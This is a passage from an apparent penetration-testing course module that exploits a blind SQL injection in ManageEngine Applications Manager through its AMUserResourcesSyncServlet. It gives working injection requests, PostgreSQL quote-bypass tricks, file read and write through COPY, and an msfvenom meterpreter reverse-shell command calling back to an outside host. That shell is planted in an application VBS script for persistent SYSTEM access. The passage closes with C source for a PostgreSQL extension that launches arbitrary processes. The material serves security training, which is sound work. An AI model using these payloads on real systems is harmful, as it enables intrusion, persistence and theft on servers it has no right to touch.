As shown in the listing above, the ASCII characters in their hexadecimal representation are automatically decoded by the MySQL engine.

Unfortunately, this feature is not present in PostgreSQL. Moreover, upon a review of the PostgreSQL documentation for string manipulation functions,⁵¹ we noticed that most functions used for encoding and decoding of various data formats such as `hex` or `base64` make use of quotes.

As an example, the listing below shows how to make use of the `decode` function in PostgreSQL to convert our “AWAE” base64 encoded string:

```
select convert_from(decode('QVdBRQ==', 'base64'), 'utf-8');
```

Listing 177 - Using the decode function in PostgreSQL. Note: we still need quotes!

1	select convert_from(decode('QVdBRQ==', 'base64'), 'utf-8')
Data Output Explain Messages Query History	
	convert_from
1	text
1	AWAE

Figure 106: Testing out the decode function

5.4. Using CHR and Concatenation

One of the ways in which we can bypass the quotes restriction is to use the ~~concatenation~~⁵³ syntax. For example, in most situations, we can select individual characters using their code points (numbers that represent characters) and concatenate them together using the double pipe (||) operator.

```
amdb=#SELECT CHR(65) || CHR(87) || CHR(65) || CHR(69);
?column?
-----
AWAE
(1 row)
```

Listing 17: Using the char function to avoid quotes

The problem is that character concatenation works for basic queries such as ~~SELECT, INSERT, DELETE~~ etc. It does not work for all SQL statements.

```
amdb=#CREATE TABLE AWAE (offsec text); INSERT INTO AWAE(offsec) VALUES
(CHR(65) || CHR(87) || CHR(65) || CHR(69));
CREATE TABLE
INSERT 0 1
amdb=#SELECT * from AWAE;
offsec
-----
AWAE
(1 row)
```

⁵¹ (The PostgreSQL Global Development Group, 2020), <https://www.postgresql.org/docs/9.2/static/functions-string.html> ⁵² (The PostgreSQL Global Development Group, 2020), <https://www.postgresql.org/docs/9.1/static/functions-string.html> ⁵³ (Wikipedia, 2020), https://en.wikipedia.org/wiki/Code_point

Listing 179 - This is valid syntax

In the example above, the SQL statement creates a table called “AWAE” containing a single column of text and successfully inserts a record into it. However, if we try to execute a function, the query will fail. For example, here is the *COPY* function using *CHR* to write to a file:

```
CREATE TABLE AWAE (offsec text);
INSERT INTO AWAE(offsec) VALUES (CHR(65) || CHR(87) || CHR(65) || CHR(69)) ; COPY AWAE
(offsec) TO
CHR(99) || CHR(58) || CHR(92) || CHR(92) || CHR(65) || CHR(87) || CHR(65) || CHR(69)) ;
ERROR:  syntax error at or near "CHR"
LINE 3: COPY AWAE (offsec) TO CHR(99) || CHR(58) || CHR(92) || CHR(92) || CH...
^
```

***** Error *****

Listing 180 - Failing at writing to the target file c:\AWAE using the CHR function

While the *CHR* function can be very helpful while dealing with non-printable characters, we need to find a better way to bypass the quotes restrictions for those situations where we need to make use of PostgreSQL functions such as *COPY*.

5.4.2 It Makes Lexical Sense

After spending some time reading the PostgreSQL documentation related to Lexical Structure,⁴⁹ we noticed that PostgreSQL syntax also supports *dollar-quoted* string constants. Their purpose is to make it easier to read statements that contain strings with literal quotes.

Essentially, two dollar characters (\$\$) can be used as a quote (') substitute by themselves, or a single one (\$) can indicate the beginning of a “tag.” The tag is optional, can contain zero or more characters, and is terminated with a matching dollar (\$). If used, this tag is then required at the end of the string as well.

As a result, the following syntax examples produce the exact same result in PostgreSQL:

```
SELECT 'AWAE';
SELECT $$AWAE$$;
SELECT $TAG$AWAE$TAG$;
```

Listing 181 - Using dollar-quoted string constants. Notice the use of the optional tag called TAG in the third SQL statement

This allows us to fully bypass the quotes restriction we have previously encountered as shown in the listing below.

```
CREATE TEMP TABLE AWAE(offsec text);INSERT INTO AWAE(offsec) VALUES ($$test$$);
COPY AWAE(offsec) TO $$C:\Program Files (x86)\PostgreSQL\9.2\data\test.txt$$;
COPY 1
```

Query returned successfully in 201 msec.

⁴⁹ (The PostgreSQL Global Development Group, 2020), <https://www.postgresql.org/docs/9.2/static/sql-syntax-lexical.html>

Listing 182 - Using dollar-quoted string constants to bypass quotes restrictions

5.5 Blind Bats

Now that we have all of our tools and methods worked out in theory, let's try to attack the application and see how far we can take it. So far we have mostly played with unterminated queries to understand the limitations in the attacker-provided input. We have, however, briefly shown how to use stacked queries in our payload when we tested the blind SQL injection vulnerability with the help of the `pg_sleep` function.

As a reminder, the following GET request shows how to execute arbitrary stacked queries exploiting the vulnerable `AMUserResourcesSyncServlet` servlet:

```
GET /servlet/AMUserResourcesSyncServlet?ForMasRange=1&userId=1;<some query>;--+
HTTP/1.0
Host: manageengine:8443
```

Listing 183 - The ability for us to execute arbitrary SQL statements through stacked queries


Now that we can bypass the quotes restriction and are able to execute arbitrary stacked queries, it would be helpful to verify what database privileges the vulnerable application is running with. This is very important because if the application is running with database administrator (DBA) privileges, we will have access to more powerful functionalities such as the ability to interact with the file system and potentially load third-party PostgreSQL extensions (native C++ code). More on that later!

Therefore let's try to develop a working payload that will reveal if we are DBA or not. Remember that we *have* to use a time-based injection payload due to lack of verbose output from the application while using stacked queries.

The following SQL query validates that we are, in fact, a DBA user of the database:

```
SELECT current_setting('is_superuser');
```

Listing 184 - Checking our DB privileges



A screenshot of a PostgreSQL terminal window. The command entered is `select current_setting('is_superuser');`. The result is displayed in a table with two rows. The first row has a header 'current...' and the value 'text'. The second row has a header 'on' and the value 'on'. The table has two columns and two rows. The headers are in the first row, and the data is in the second row.

	current...
	text
	on
	on

Figure 107: The “on” result indicates we have DBA privileges

Figure 107 shows that the result returned by the query from Listing 184 is the string “on”. Therefore, to be able to use the query from the listing above in a time-based SQL injection attack, we could use a conditional statement to test the result string in conjunction with the `pg_sleep` function. The following SQL statement should do the trick:

```
GET
```

```
/servlet/AMUserResourcesSyncServlet?ForMasRange=1&userId=1;SELECT+case+when+ (SELECT+current_setting($$is_superuser$$))=$$on$$+then+pg_sleep(10)+end;--+ Host:
manageengine:8443
```

Listing 185 - Checking if we are DBA

The injected query shown in Listing 185 will only sleep for 10 seconds if the *is_superuser* setting from the *current_setting* table is set to “on.”

5.5.1 Exercise

Implement the time based payload from Listing 185 in the provided proof of concept Python script (Listing 167).

5.6 Accessing the File System

While getting access to all the information contained in the ManageEngine database is a good achievement, we are operating under the privileges of the DBA user. Therefore, we have access to far more powerful functionalities than simply extracting information contained in the database.

In these situations, our goal is typically to gain system access leveraging the database layer. Usually, this is done by using database functions to read and write to the target file system. Other options, when supported, are to execute system commands through the database or to extend the database functionality to execute system commands or custom code.

Let’s explore these options. In order for us to access the file system, we need to develop a different and valid injection query. Once again, we will take advantage of the fact that we have the ability to perform stacked queries in our attack.

If you recall, we have already used the PostgreSQL function called *COPY*⁵⁰ in a previous example in Listing 180. This function allows us to read or write to the file system as shown in the following example syntax taken from the PostgreSQL manual:

```
COPY <table_name> from <file_name>
```

Listing 186 - Reading content from files

```
COPY <table_name> to <file_name>
```

Listing 187 - Writing content to files

The idea behind the *COPY* function is that it is used for importing or exporting data using a table and a file. However, that is a rather loose definition, and in the case of *COPY TO*, we do not need a valid table. We can perform a sub query to return arbitrary content. The following query demonstrates this idea:

```
COPY (select $$awae$$) to <file_name>
```

Listing 188 - Using a subquery to return valid data so that the COPY operation can write to a file

Since we have stacked queries, it’s also possible to read files, although it is slightly more complex. This will require us to create a table, select data from a file into that table, select the contents of the table, and then delete the table. The syntax for that complete operation is shown below:

⁵⁰ (The PostgreSQL Global Development Group, 2020), <https://www.postgresql.org/docs/9.2/static/sql-copy.html>

```
CREATE temp table awae (content text); COPY
awae from $$c:\awae.txt$$;
```

```
SELECT content from awae;
DROP table awae;
```

Listing 189 - Reading content from file C:\awae.txt

We can implement this attack in a blind time-based query as follows:

```
GET
/servlet/AMUserResourcesSyncServlet?ForMasRange=1&userId=1;create+temp+table+awae+(con
tent+text) ;copy+awae+from+$$c:\awae.txt$$;select+case+when(ascii(substr((select+conten
t+from+awae),1,1))=104)+then+pg_sleep(10)+end;--+ HTTP/1.0
Host: manageengine:8443
```

Listing 190 - Reading the first character of the file C:\awae.txt and comparing it with the letter "h". If the letter is "h", sleep for 10 seconds.

Note again that we cannot directly read the data from the file in the server's response when we use stacked queries. Therefore, the request will once again use a time-based comparison logic to infer the data. If the comparison evaluates to *true*, the query will sleep for 10 seconds. Using this technique, we can extract the contents of any file.

Notice how in this case, we make use of the *substr* and *ascii* functions. While the former helps us reading the file content byte by byte, the latter ensures we avoid any text encoding/decoding issues. This is especially important for reading binary files.

Taking the idea of file system interaction further, our next goal would be to remotely write to the targets file system. Let's develop a query that will write a file on the C:\ drive of the vulnerable server:

```
COPY (SELECT $$offsec$$) to $$c:\\offsec.txt$$;
```

Listing 191 - A simple query that will write to the disk in c:

We can translate that into the following request:

```
GET
/servlet/AMUserResourcesSyncServlet?ForMasRange=1&userId=1;COPY+(SELECT+$$offsec$$)+to
+$$c:\\offsec.txt$$;--+ HTTP/1.0 Host: manageengine:8443
```

Listing 192 - Writing to the file system using our SQL Injection vulnerability

All we have to do now is check the target's C:\ directory for the offsec.txt file. As shown in Figure 108, it appears that we have succeeded!




Figure 108: Writing to the file system as SYSTEM.

Notice that not only are we running as DBA but also, the web application is running under the context of the **SYSTEM** user!

5.6.1 Exercise

1. Using what you have learned, implement a SQL injection query in your Python script that will write a text file to the target system.
2. See if you can write binary data to a file using the *COPY TO* technique. Why might this not work?

5.6.2 Reverse Shell Via Copy To

Now that we have demonstrated that we can write arbitrary files anywhere on the system, we can try to leverage this ability to get a reverse shell. One of the possible attacks is to overwrite an existing *batch* file that is used by the ManageEngine application. The idea is that we can insert our malicious commands into a batch file that will get executed by the ManageEngine application. As this is not our preferred solution, we will leave that as an exercise for the reader.

A more elegant way would be to introduce malicious code into the VBS files that are used by the ManageEngine application during normal operation. Specifically, when the ManageEngine Application Manager is configured to monitor remote servers and applications (that is its job after all), a number of VBS scripts are executed on a periodic basis. These scripts are located in the C:\Program Files\ (x86)\ManageEngine\AppManager12\working\conf\application\scripts directory and vary by functionality.

Before we proceed, we need to make sure that there is indeed at least one instance of a monitor targeting a Windows system. For the purposes of this exercise, we created a monitor against the ManageEngine host itself.



Figure 109: Example Application Manager monitor

The screenshot shows the 'Edit Monitor' configuration dialog box. At the top, there's a navigation bar with tabs: Intro, Home, Monitors (selected), APM Insight, EUM, Alarms. Below the navigation bar are buttons: New Monitor Group, New Monitor, Threshold Profile, Actions, Configure Alarms. The main form is titled 'Edit Monitor'. It contains the following fields:

- Display Name*: ME Server
- OS Type: Windows 2012
- Mode of Monitoring: WMI
- Credential Details*: Use below credential Select from credential list
 - User Name*: administrator
 - Password*: [Modify Password](#)
- Enable Event Log Monitoring:
- Timeout*: 300 second(s)
- Polling Interval*: 1 minute(s)
- Test Credential:
- Buttons: Update, Reset, Cancel

Figure 110: The monitor polling time is set to 1 minute

If we run the Sysinternals Process Monitor⁵¹ tool with a VBS path filter on our target host, we can see that one of the files that is executed on a regular basis is wmicget.vbs. The frequency of the

⁵¹ (MicroSoft, 2019), <https://docs.microsoft.com/en-us/sysinternals/downloads/procmon>

execution is determined by the polling time setting within the application for a given Application Manager monitoring instance.

Process Monitor - Sysinternals: www.sysinternals.com						
Time ...	Process Name	PID	Operation	Path	Result	^
4:20:2...	cscript.exe	2256	CreateFile	C:\Windows\SysWOW64\vbscript.dll	SUCCESS	
4:20:2...	cscript.exe	2256	CreateFileMapp...	C:\Windows\SysWOW64\vbscript.dll	FILE LOCKED	
4:20:2...	cscript.exe	2256	CreateFileMapp...	C:\Windows\SysWOW64\vbscript.dll	SUCCESS	
4:20:2...	cscript.exe	2256	Load Image	C:\Windows\SysWOW64\vbscript.dll	SUCCESS	
4:20:2...	cscript.exe	2256	CloseFile	C:\Windows\SysWOW64\vbscript.dll	SUCCESS	
4:20:2...	cscript.exe	2256	CreateFile	C:\Program Files (x86)\ManageEngine\AppManager12\working\conf\application\scripts\wmiget.vbs	SUCCESS	
4:20:2...	cscript.exe	2256	CreateFileMapp...	C:\Program Files (x86)\ManageEngine\AppManager12\working\conf\application\scripts\wmiget.vbs	SUCCESS	
4:20:2...	cscript.exe	2256	QueryStandardI...	C:\Program Files (x86)\ManageEngine\AppManager12\working\conf\application\scripts\wmiget.vbs	FILE LOCKED	
4:20:2...	cscript.exe	2256	CreateFileMapp...	C:\Program Files (x86)\ManageEngine\AppManager12\working\conf\application\scripts\wmiget.vbs	SUCCESS	
4:20:2...	cscript.exe	2256	CreateFileMapp...	C:\Program Files (x86)\ManageEngine\AppManager12\working\conf\application\scripts\wmiget.vbs	SUCCESS	

Figure 111: Process Monitor can help us identify which VBS scripts are used by the Application Manager

Since we know that this script is executed by the application, we can generate a meterpreter reverse shell payload and insert it at the end of the file. The tasks performed by the target VBS script are not important to us. However, we want to make sure that the original functionality of the script is maintained as we would like to stay as stealthy as possible.

Few things we need to keep in mind are:

1. We need to make a backup copy of the target file as we will need to restore it once we are done with this attack vector.
2. We have to convert the content of the target file to a one-liner and make sure it is still executing properly before appending our payload. This is because *COPY TO* can't handle newline control characters in a single *SELECT* statement.
3. Our payload must also be on a single line for the same reason as stated above.
4. We have to encode our payload twice in the *GET* request. We need to use *base64* encoding to avoid any issues with restricted characters within the *COPY TO* function and we also need to *urlencode* the payload so that nothing gets mangled by the web server itself. Finally, we need to use the *convert_from* function to convert the output of the decode function to a human-readable format. The general query that we will use for the injection looks like this:

```
copy (select convert_from(decode ($$ENCODED_PAYLOAD$$, $$base64$$), $$utf-8$$)) to
$$C:\\\\Program+Files+(x86)\\\\ManageEngine\\\\AppManager12\\\\working\\\\conf\\\\application\\\\scripts\\\\wmiget.vbs$$;
```

Listing 193 - General structure of the query we inject

5. We need to use a *POST* request due to the size of the payload, as it exceeds the limits of what a *GET* request can process. This is not an issue because, as we previously saw, the *doPost* function simply ends up calling the *doGet* function.

Before putting all the pieces together let's generate our meterpreter reverse shell using the following command on Kali:

```
kali@kali:~$ msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp
LHOST=192.168.119.120 LPORT=4444 -e x86/shikata_ga_nai -f vbs
```

Listing 194 - Generating a VBS reverse shell

As a reminder, this is what the original wmitget.vbs looked like.

```

1   ' Get WMI Object.
2   On Error Resume Next
3   Set objWbemLocator = CreateObject -
4       ("WbemScripting.SWbemLocator")
5
6   if Err.Number Then
7       WScript.Echo vbCrLf & "Error # " &
8           " " & Err.Description
9   End If
10  On Error GoTo 0
11
12  On Error Resume Next
13
14  ' If no errors then get Machine name, User name and Password.
15
16  Select Case WScript.Arguments.Count
17      Case 2
18
19          strComputer = Wscript.Arguments(0)
20          strQuery = Wscript.Arguments(1)
21          Set wbemServices = objWbemLocator.ConnectServer -
22              (strComputer,"Root\CIMV2")
23
24
25      Case 4
26          strComputer = Wscript.Arguments(0)
27          strUsername = Wscript.Arguments(1)
28          strPassword = Wscript.Arguments(2)
29          strQuery = Wscript.Arguments(3)
30          Set wbemServices = objWbemLocator.ConnectServer -
31              (strComputer,"Root\CIMV2",strUsername,strPassword)
32
33      Case 6
34          strComputer = Wscript.Arguments(0)
35          strUsername = Wscript.Arguments(1)
36          strPassword = Wscript.Arguments(2)
37          strQuery = Wscript.Arguments(4)
38          namespace = Wscript.Arguments(5)
39          'namespace="Root\virtualization"
40          Set wbemServices = objWbemLocator.ConnectServer -
41              (strComputer,namespace,strUsername,strPassword)
42
43      Case Else
44          strMsg = "Error # in parameters passed"
45          WScript.Echo strMsg
46          WScript.Quit(0)
47
48  End Select

```


Figure 112: Original VBS file

In the end, the resulting complete file should look similar to this:

Figure 113: Final version of the injected VBS file

Once we have tested the injected file manually from the target server by simply executing it from a command line and making sure that we receive a reverse shell, we can finally transfer the contents of the VBS file to our Kali machine. There, we can use the Burp Suite Decoder feature to URL-encode our payload and finally trigger our injection. Before we do that however, we need to make sure that the target file on the ManageEngine server is restored to its original version, so that we can verify that the SQL injection truly worked.

If everything works out as planned, after one minute at most (remember the polling time we set in Figure 110), we should receive a reverse shell as shown below.



The screenshot shows a terminal window for Metasploit (msf) and a Burp Suite interface.

Metasploit Terminal:

```

root@kali: ~ 168x11
msf exploit(multi/handler) >
[*] Sending stage (179779 bytes) to 192.168.121.113
[*] Meterpreter session 11 opened (192.168.119.120:4444 -> 192.168.121.113:56172) at 2018-05-18 11:02:33
sessions -i 11
[*] Starting interaction with 11...
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 

```

Burp Suite Community Edition v1.7.30 - Temporary Project

The Burp Suite interface shows a "Repeater" tab selected. It displays a "Request" and a "Response".

Request:

```

POST /servlet/AMUserResourcesSyncServlet HTTP/1.1
Host: 192.168.2.208:8443
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 12336

```

Response:

```

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID_APM_9090=151D92D8CFF146F44FC8E12AB26FFF46;
Path=/; Secure; HttpOnly
Content-Type: text/html;charset=UTF-8
Content-Length: 0
Date: Fri, 18 May 2018 16:56:12 GMT

```

The "Request" and "Response" panes also show some redacted or highlighted code, likely the backdoored VBS file.

Figure 114: A reverse shell via a backdoored VBS file

A nice characteristic of this attack vector is that it is also persistent. However, this approach may not always be possible because it is specific to the ManageEngine installations running on Windows hosts. Because of this we will describe a more generic approach in the remainder of this module.

5.6.3 Exercise

Overwrite a batch file that is executed on startup of Application Manager and obtain a reverse shell. Is it possible to do so without damaging the application? Remember to make a backup copy of the batch file you are overwriting.

Recreate the described VBS attack vector and obtain a reverse shell.

Implement the VBS attack in your Python proof of concept.

1.

2.

3.

5.6.4 Extra Mile

There is at least one additional attack vector which involves manipulation of Java class files and the use of JSP files. While not simple, it can be accomplished. See if you can find and exploit this additional vector.

5.7 PostgreSQL Extensions

While our previous example of a backdoored application script was arguably elegant, it relied on the existence of an application file that was suitable for that attack vector, i.e. a file executed by the web application. As that may not always be the case, we need to investigate alternative ways to achieve our goal. For example, it may be possible to load a database extension to define our own SQL functions that will allow us to gain remote code execution directly.

After reading the Postgres documentation, we learned that we can load an extension using the following syntax style:

```
CREATE OR REPLACE FUNCTION test(text) RETURNS void AS 'FILENAME', 'test' LANGUAGE 'C'  
STRICT;
```

Listing 195 - Basic SQL syntax to create a function from a local library

However, there is an important restriction that we need to keep in mind. The compiled extension we want to load must define an appropriate Postgres structure (magic block) to ensure that a dynamically library file is not loaded into an incompatible server.

If the target library doesn't have this magic block (as is the case with all standard system libraries), then the loading process will fail.

Let's take a look at an example:

```
CREATE OR REPLACE FUNCTION system(cstring) RETURNS int AS  
'C:\Windows\System32\kernel32.dll', 'WinExec' LANGUAGE C STRICT;  
SELECT system('hostname');  
ERROR: incompatible library "c:\Windows\System32\kernel32.dll": missing magic block  
HINT: Extension libraries are required to use the PG_MODULE_MAGIC macro.
```

***** Error *****

Listing 196 - Attempting to load a Windows DLL.

As shown in the listing above, the loading process failed which means that we are going to have to compile a custom dynamic library. While that may sound daunting, we will soon discover that it is very much within our grasp.

5.7.1 Build Environment

Our ManageEngine virtual machine comes with a pre-configured build environment for Visual Studio 2017. Let's start by opening up the awae project that you should see pinned in the *Recent Solution* Visual Studio bottom right window pane (Figure 115).




Figure 115: awae project in Recent Solution.




Figure 116: Overview of the AWAE Visual Studio solution.

The following example code can be found in the `poc.c` source file within the `awae` solution:

```

01: #include "postgres.h"
02: #include <string.h>
03: #include "fmgr.h"
04: #include "utils/geo_decls.h"
05: #include <stdio.h>
06: #include "utils/builtins.h"
07:
08: #ifdef PG_MODULE_MAGIC
09: PG_MODULE_MAGIC;
10: #endif
11:
12: /* Add a prototype marked PGDLLEXPORT */
13: PGDLLEXPORT Datum awae(PG_FUNCTION_ARGS);
14: PG_FUNCTION_INFO_V1(awae);
15:
16: /* this function launches the executable passed in as the first parameter
17: in a FOR loop bound by the second parameter that is also passed*/
18: Datum
19: awae(PG_FUNCTION_ARGS)
20: {
21:     /* convert text pointer to C string */
22:     #define GET_STR(textp) DatumGetCString(DirectFunctionCall1(textout, PointerGetDatum(textp)))
23:
24:     /* retrieve the second argument that is passed to the function (an integer)
25:     that will serve as our counter limit*/
26:     int instances = PG_GETARG_INT32(1);
27:
28:     for (int c = 0; c < instances; c++) {
29:         /*launch the process passed in the first parameter*/
30:         ShellExecute(NULL, "open", GET_STR(PG_GETARG_TEXT_P(0)), NULL, NULL, 1);
31:     }
32:     PG_RETURN_VOID();
33: }
```

```

27:
28:     for (int c = 0; c < instances; c++) {
29:         /*launch the process passed in the first parameter*/
30:         ShellExecute(NULL, "open", GET_STR(PG_GETARG_TEXT_P(0)), NULL, NULL, 1);
31:     }
32:     PG_RETURN_VOID();
33: }
```

Listing 197 - Sample code to get you started

Looking at the source code in Listing 197, we can see that the `awae` function will launch an arbitrary process (passed to the function as the first argument) using the Windows native `ShellExecute` function, in a loop that is bound by the second argument passed to the function.

